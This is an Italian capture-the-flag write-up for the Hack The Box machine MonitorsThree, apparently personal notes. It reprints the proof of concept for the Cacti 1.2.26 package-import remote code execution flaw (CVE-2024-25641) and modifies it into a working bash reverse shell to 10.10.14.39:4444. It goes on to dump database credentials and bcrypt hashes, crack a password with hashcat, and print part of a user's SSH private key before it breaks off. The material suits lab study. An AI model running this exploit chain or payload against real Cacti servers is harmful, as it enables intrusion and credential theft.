
```
cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 49ms]
```

Trova ‘cacti’ la aggiungo al file /etc/hosts come cacti.monitorthree.htb e visito la pag. web trovata


Cacti -foothold


Bene la pagina trovata con ffuf ha di nuovo un form di login dove posso entrare acnora con le credenziali trovate prima
‘admin:greencacti2001’


cacti.monitorsthree.htb/cacti/
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacki
User Login
Enter your Username and Password below
Username
Username
Password
****
Keep me signed in
Login
Version 1.2.26 | (c) 2004-2025 - The Cacti Group



Questo sembra decisamente piu interessante, intanto è presente la versione del software cacti che è la 1.2.26 e una section
con un form per importare graph-template





Google mostra sia cos è e cosa fa il software cacti , che poi con una ricerca per exploit sulla versione corrente un interessante
POC

WHAT IS CACTI?

RIF: https://www.cacti.net/

About Cacti

Cacti provides a robust and extensible operational monitoring and fault management framework for users around the world. Is also a complete network graphing solution designed to harness the power of RRDTool's data storage and graphing functionality.

Cacti includes a fully distributed and fault tolerant data collection framework, advanced template based automation features for Devices, Graphs and Trees, multiple data acquisition methods, the ability to be extended through Plugins, Role based User, Group and Domain management features in addition to a theming engine and multiple language support all right out of the box.

All of this is wrapped in an intuitive, easy to use interface that makes sense for LAN-sized installations up to complex networks with tens of thousands of devices.

EXPLOIT CVE-2024-25641 FROM GITHUB POC

RIF: https://github.com/cacti/cacti/security/advisories/GHSA-7cmj-g5qc-pj88

Summary

An arbitrary file write vulnerability, exploitable through the "Package Import" feature, allows authenticated users having the "Import Templates" permission to execute arbitrary PHP code on the web server (RCE).

Details

The vulnerability is located within the `import_package()` function defined into the **/lib/import.php** script:

```php
    foreach ($data['files']['file'] as $f) {
        $fdata = base64_decode($f['data']);
        $name = $f['name'];

        if (strpos($name, 'scripts/') !== false || strpos($name, 'resource/') !== false) {
            $filename = $config['base_path'] . "/$name";

            if (!$preview) {
                if (!cacti_sizeof($import_files) || in_array($name, $import_files)) {
                    cacti_log('Writing file: ' . $filename, false, 'IMPORT', POLLER_VERBOSITY_MEDIUM);

                    if ((is_writeable(dirname($filename)) && !file_exists($filename)) || is_writable($filename)) {
                        $file = fopen($filename, 'wb');

                        if (is_resource($file)) {
                            fwrite($file , $fdata, strlen($fdata));
                            fclose($file);
                            clearstatcache();
                            $filestatus[$filename] = __('written');
                        } else {
                            $filestatus[$filename] = __('could not open');
                        }

                        if (!file_exists($filename)) {
                            cacti_log('FATAL: Unable to create directory: ' . $filename, true, 'IMPORT', POLLER_VERBOSITY_LOW);

                            $filestatus[$filename] = __('not exists');
                        }
                    } else {
                        $filestatus[$filename] = __('not writable');
                    }
```

The function blindly trusts the filename and file content provided within the XML data, and writes such files into the Cacti base path (or even outside, since path traversal sequences are not filtered). This can be exploited to write or overwrite arbitrary files on the web server, leading to execution of arbitrary PHP code or other security impacts.

POC

- Use the following PHP script to generate a malicious package to import into Cacti:

```php
<?php

$xmldata = "<xml>
   <files>
       <file>
           <name>resource/test.php</name>
           <data>%s</data>
           <filesignature>%s</filesignature>
       </file>
   </files>
   <publickey>%s</publickey>
   <signature></signature>
</xml>";
$filedata = "<?php phpinfo(); ?>";
$keypair = openssl_pkey_new();
$public_key = openssl_pkey_get_details($keypair)["key"];
openssl_sign($filedata, $filesignature, $keypair, OPENSSL_ALGO_SHA256);
$data = sprintf($xmldata, base64_encode($filedata), base64_encode($filesignature), bas
openssl_sign($data, $signature, $keypair, OPENSSL_ALGO_SHA256);
file_put_contents("test.xml", str_replace("<signature></signature>", "<signature>".bas
system("cat test.xml | gzip -9 > test.xml.gz; rm test.xml");

?>
```

- Login into Cacti with an user having the "Import Templates" permission
- Go to **Import/Export -> Import Packages**
- Upload and import the `test.xml.gz` file previously generated
- Notice how the PHP file will be written into the `resource` directory, accessible at **http://[cacti]/resource/test.php**:

Quindi lo script crea un payload che va a inserirsi nella path principale di cacti come template e il campo '`$filedata`

filedata’ contiente in
questo caso una richiesta '"<?php phpinfo(); ?>" , ora sostituendo quest ultima con una rev shell php bash, e mantenendo
il nome ‘test.php’ dato dallo script dovrei essere in grado di uploudarla sul server e attivarla per ricevere una shell in locale su nc.

PREPARAZIONE REV-SHELL

'<?php exec("bash -c \'bash -i >& /dev/tcp/10.10.14.39/4444 0>&1\'") ?>'

SCRIPT MODIFICATO


```
opt/htb_machine/MonitorThree  vim test.php                                  root@xyz
opt/htb_machine/MonitorThree  cat test.php                    2m 17s        root@xyz
<?php

$xmldata = "<xml>
   <files>
       <file>
           <name>resource/test.php</name>
           <data>%s</data>
           <filesignature>%s</filesignature>
       </file>
   </files>
   <publickey>%s</publickey>
   <signature></signature>
</xml>";
$filedata = '<?php exec("bash -c \'bash -i >& /dev/tcp/10.10.14.39/4444 0>&1\'") ?>';
$keypair = openssl_pkey_new();
$public_key = openssl_pkey_get_details($keypair)["key"];
openssl_sign($filedata, $filesignature, $keypair, OPENSSL_ALGO_SHA256);
$data = sprintf($xmldata, base64_encode($filedata), base64_encode($filesignature), base64_encode($public_key));
openssl_sign($data, $signature, $keypair, OPENSSL_ALGO_SHA256);
file_put_contents("test.xml", str_replace("<signature></signature>", "<signature>".base64_encode($signature)."</signature>", $data));
system("cat test.xml | gzip -9 > test.xml.gz; rm test.xml");

?>
```


LANCIO SCRIPT per ottenere il file xml , in formato .gz da poter uplodare sul server cacti

```
opt/htb_machine/MonitorThree  php test.php
opt/htb_machine/MonitorThree  ls
MonitorThree.ctd  forgot_req  monthree_scan  test.php  test.xml.gz
```


Ora faccio l upload del file generato con lo script sul server


Premo sul tasto ‘import’ e mi salvo la path di destinazione su cui andrò successivamente per runnare la shell





vado sulla path indicata e apro nc su porta 4444 ricevendo cosi la rev-shell come user www-data





UPGRADE SHELL WITH BASH SCRIPT

```
SCRIPT BASH FOR UPGRADE SHELL INTERACTIVE

root@3a453ab39d3d:/backend# script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null

root@3a453ab39d3d:/backend# ^Z
zsh: suspended  ncat -nlvp 4444

$ stty raw -echo; fg
[1]  + continued  ncat -nlvp 4444
                                  reset xterm

root@3a453ab39d3d:/backend# export TERM=xterm
root@3a453ab39d3d:/backend# export SHELL=bash
root@3a453ab39d3d:/backend# stty rows 50 columns 158
```

```
www-data@monitorsthree:~/html/cacti/resource$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@monitorsthree:~/html/cacti/resource$ ^Z
[1]  + 83599 suspended  nc -lnvp 4444

~  stty raw -echo; fg
[1]  + 83599 continued  nc -lnvp 4444
                                  reset xterm
```

```
www-data@monitorsthree:~/html/cacti/resource$ export TERM=xterm
www-data@monitorsthree:~/html/cacti/resource$ export SHELL=bash
www-data@monitorsthree:~/html/cacti/resource$ stty rows 50 columns 158
```

Lateral_Movment

Enumero per un po di tempo il server, ecome al solito quando sono con utente con pochi privilegi come nel caso di 'www-data'
cerco file di configurazione che possano contenere cose interessanti, mi imbatto quindi in un file di conf. del database che
contiene delle credenziali in '/var/www/html/cacti/include/global.php'

```
www-data@monitorsthree:~/html/cacti/include$ ls
auth.php            config.php       fa                 global_constants.php  global_settings.php  plugins.php  top_general_he
ader.php  vendor
bottom_footer.php   config.php.dist  fonts              global_form.php       index.php            realtime.js  top_graph_head
er.php
cacti_version       content          global.php         global_languages.php  js                   session.php  top_header.php
cli_check.php       csrf.php         global_arrays.php  global_session.php    layout.js            themes       touch
```

```
www-data@monitorsthree:~/html/cacti/include$ cat global.php
```

```
<?php
/*
 +-------------------------------------------------------------------------+
 | Copyright (C) 2004-2023 The Cacti Group                                 |
 |                                                                         |
 | This program is free software; you can redistribute it and/or           |
 | modify it under the terms of the GNU General Public License             |
 | as published by the Free Software Foundation; either version 2          |
 | of the License, or (at your option) any later version.                  |
 |                                                                         |
 | This program is distributed in the hope that it will be useful,         |
 | but WITHOUT ANY WARRANTY; without even the implied warranty of          |
 | MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the           |
 | GNU General Public License for more details.                            |
 +-------------------------------------------------------------------------+
 | Cacti: The Complete RRDtool-based Graphing Solution                     |
 +-------------------------------------------------------------------------+
 | This code is designed, written, and maintained by the Cacti Group. See  |
 | about.php and/or the AUTHORS file for specific developer information.   |
 +-------------------------------------------------------------------------+
 | http://www.cacti.net/                                                   |
 +-------------------------------------------------------------------------+
```

<snip...>

```
/* Default database settings*/
$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'localhost';
$database_username = 'cactiuser';
$database_password = 'cactiuser';
$database_port     = '3306';
$database_retries  = 2;
```

Mysql Dump

La porta 3306 indaca mysql attivo sul server e le credenziali sono ‘cactiuser:cactiuser’ quindi posso procedere a connettermi
con il database mysql con le suddette credenziali

```
www-data@monitorsthree:~$ mysql -u cactiuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 8305
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Enumerazione dbs

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| cacti              |
| information_schema |
| mysql              |
+--------------------+
3 rows in set (0.001 sec)
```

Enumeration tables

```
Database changed
MariaDB [cacti]> show tables;
+-----------------------------------------+
| Tables_in_cacti                         |
+-----------------------------------------+
| aggregate_graph_templates               |
| aggregate_graph_templates_graph         |
| aggregate_graph_templates_item          |
| aggregate_graphs                        |
| aggregate_graphs_graph_item             |
| aggregate_graphs_items                  |
| automation_devices                      |
| automation_graph_rule_items             |
| automation_graph_rules                  |
| automation_ips                          |
| automation_match_rule_items             |
| automation_networks                     |
| automation_processes                    |
| automation_snmp                         |
| automation_snmp_items                   |
| automation_templates                    |
| automation_tree_rule_items              |
| automation_tree_rules                   |
| cdef                                    |
| cdef_items                              |
| color_template_items                    |
| color_templates                         |
| colors                                  |
| data_debug                              |
| data_input                              |
| data_input_data                         |
| data_input_fields                       |
```

```
| snmpagent_notifications_log
| user_auth
| user_auth_cache
| user_auth_group
| user_auth_group_members
| user_auth_group_perms
| user_auth_group_realm
| user_auth_perms
| user_auth_realm
| user_auth_row_cache
| user_domains
| user_domains_ldap
| user_log
| vdef
| vdef_items
| version
```

Enumerazione contenuto table ‘user_auth’

```
MariaDB [cacti]> SELECT * FROM user_auth;
+----+----------+--------------------------------------------------------------+-------+---------------+---------------------------+-----------------------
+-----------------+-----------+-----------+---------------+-----------------+-----------+---------------+-----------+-----------+-----------------------
----+----------+-----------+-----------+-----------------+-----------+---------------+-----------+-----------+
| id | username | password                                                     | realm | full_name     | email_address             | must_change_password
| password_change | show_tree | show_list | show_preview | graph_settings | login_opts | policy_graphs | policy_trees | policy_hosts | policy_graph_templ
ates | enabled | lastchange | lastlogin | password_history | locked | failed_attempts | lastfail | reset_perms |
+----+----------+--------------------------------------------------------------+-------+---------------+---------------------------+-----------------------
+-----------------+-----------+-----------+---------------+-----------------+-----------+---------------+-----------+-----------+-----------------------
----+----------+-----------+-----------+-----------------+-----------+---------------+-----------+-----------+
|  1 | admin    | $2y$10$tjPSsSP6UovL3OTNeam4Oe24TSRuSRRApmqf5vPinSer3mDuyG90G |     0 | Administrator | marcus@monitorsthree.htb |
|                 | on        | on        | on            | on            |          2 |             1 |             1 |             1 |
   1 | on      |         -1 |        -1 | -1              |           |           0 |         0 |   436423766 |
|  3 | guest    | $2y$10$SO8woUvjSFMr1CDo8O3cz.S6uJoqLaTe6/mvIcUuXzKsATo77nLHu |     0 | Guest Account | guest@monitorsthree.htb  |
|                 | on        | on        | on            |               |          1 |             1 |             1 |             1 |
   1 |         |         -1 |        -1 | -1              |           |           0 |         0 |  3774379591 |
|  4 | marcus   | $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK |     0 | Marcus        | marcus@monitorsthree.htb |
| on              | on        | on        | on            | on            |          1 |             1 |             1 |             1 |
   1 | on      |         -1 |        -1 |                 |           |           0 |         0 |  1677427318 |
+----+----------+--------------------------------------------------------------+-------+---------------+---------------------------+-----------------------
+-----------------+-----------+-----------+---------------+-----------------+-----------+---------------+-----------+-----------+-----------------------
----+----------+-----------+-----------+-----------------+-----------+---------------+-----------+-----------+
```

Su google vado sul sito ‘tunnelsup.com’ hash-identifier inserisco l hash torvato e mi da conferma che si tratta di hash
criptato con ‘bcrypt’

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

$2y$10$tjPSsSP6UovL3OTNeam4Oe24TSRuSRRApmqf5vPinSer3mDuyG90G

Analyze

Hash:	$2y$10$tjPSsSP6UovL3OTNeam4Oe24TSRuSRRApmqf5vPinSer3mDuyG90G
Salt:	Not Found
Hash type:	bcrypt
Bit length:	184
Character length:	60
Character type:	$2x$x$ followed by base64
Hash:	24TSRuSRRApmqf5vPinSer3mDuyG90G
Salt:	tjPSsSP6UovL3OTNeam4Oe

Il mode bycrip per hashcat è 3200

3100	Oracle H: Type (Oracle 7+)	7A963A529D2E3229:3682427524
3200	bcrypt $2*$, Blowfish (Unix)	$2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQlFvQJLF6
3500	md5(md5(md5($pass)))	9882d0778518b095917eb589f6998441

Quindi lancio hashcat

```
opt/h/MonitorThree hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================
==========================================================================
=========
```

Dopo un po di tempo mi trova la password dall hash dell user marcus >>> marcus:12345678910

Ora quando provo a connettermi come marcus tramite ssh mi da errore 'Permission Denied' per la chiave pubblica non corretta

```
opt/h/MonitorThree ssh marcus@10.10.11.30
The authenticity of host '10.10.11.30 (10.10.11.30)' can't be established.
ED25519 key fingerprint is SHA256:1llzaKeglum8R0dawipiv9mSGU33yzoUW3frO9MAF6U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.30' (ED25519) to the list of known hosts.
marcus@10.10.11.30: Permission denied (publickey).
```

Invece direttamente dalla shell provo con il cmd 'su marcus' inserisco la passwd e mi fa l upgrade utente come Marcus

```
www-data@monitorsthree:~$ su marcus
Password:
marcus@monitorsthree:/var/www$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
marcus@monitorsthree:/var/www$ whoaami
Command 'whoaami' not found, did you mean:
  command 'whoami' from deb coreutils (8.32-4.1ubuntu1.2)
Try: apt install <deb name>
marcus@monitorsthree:/var/www$ whoami
marcus
marcus@monitorsthree:/var/www$
```

Recupero la user.txt sulla home di marcus

```
marcus@monitorsthree:/var/www$ cd /home
marcus@monitorsthree:/home$ cd marcus
marcus@monitorsthree:~$ cat user.txt
45d816ad671137f6312a295044480194
marcus@monitorsthree:~$
```

PrivEsc Marcus to Root

Dunque visto che prima non mi faceva connettere da ssh come user marcus , adesso dalla sua home vado su /.ssh e prendo la
id_rsa chiave privata di marcus e la copio in locale in un file dopodiche mi connetto con quest ultima tramite ssh dopo aver
dato alla key i permessi corretti 'chmod 600 id_rsa'

```
marcus@monitorsthree:~$ cd .ssh
marcus@monitorsthree:~/.ssh$ ls -lha
total 20K
drwx------ 2 marcus marcus 4.0K Aug 20  2024 .
drwxr-x--- 4 marcus marcus 4.0K Aug 16  2024 ..
-rw------- 1 marcus marcus  574 Aug 20  2024 authorized_keys
-rw------- 1 marcus marcus 2.6K Aug 20  2024 id_rsa
-rw-r--r-- 1 marcus marcus  574 Aug 20  2024 id_rsa.pub
marcus@monitorsthree:~/.ssh$ cat id_rsa
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqgvIpzJXDWJOJejC3CL0m9gx8IXO7UBIfGplG1XCC6GhqPQh8OXK
rPkApFwR1k4oJkxQJi0fG2oSWmssfwqwY4FWw51sNIALbSIV3UIlz8/3ufN0zmB4WHacS+
k7hOP/rJ8GjxihThmh6PzC0RbpD/wCCCvF1qX+Bq8xc7797xBR4KfPaA9OgB0uvEuzVWco
MYII6QvznQ1FErJnOiceJoxRrl0866JmOf6moP66URla5+0sLta796+ARDNMQ2g4geh53p
ja3nZYq2QAi1b66GIRmYUGz4uWunRJ+6kUvf7QVmNgmmnF2cVYFpdlBp8WAMZ2XyeqhTkh
Z4fg6mwPyQfloTFYxw1jv96F+Kw4ET1tTL+PLQL0YpHgRTelkCKBxo4/NiGs6LTEzsucyq
Dedke5o/5xcIGnU/kTtwt5xXZMqmojXOywf77vomCuLHfcyePf2vwImF9Frs07lo3ps7pK
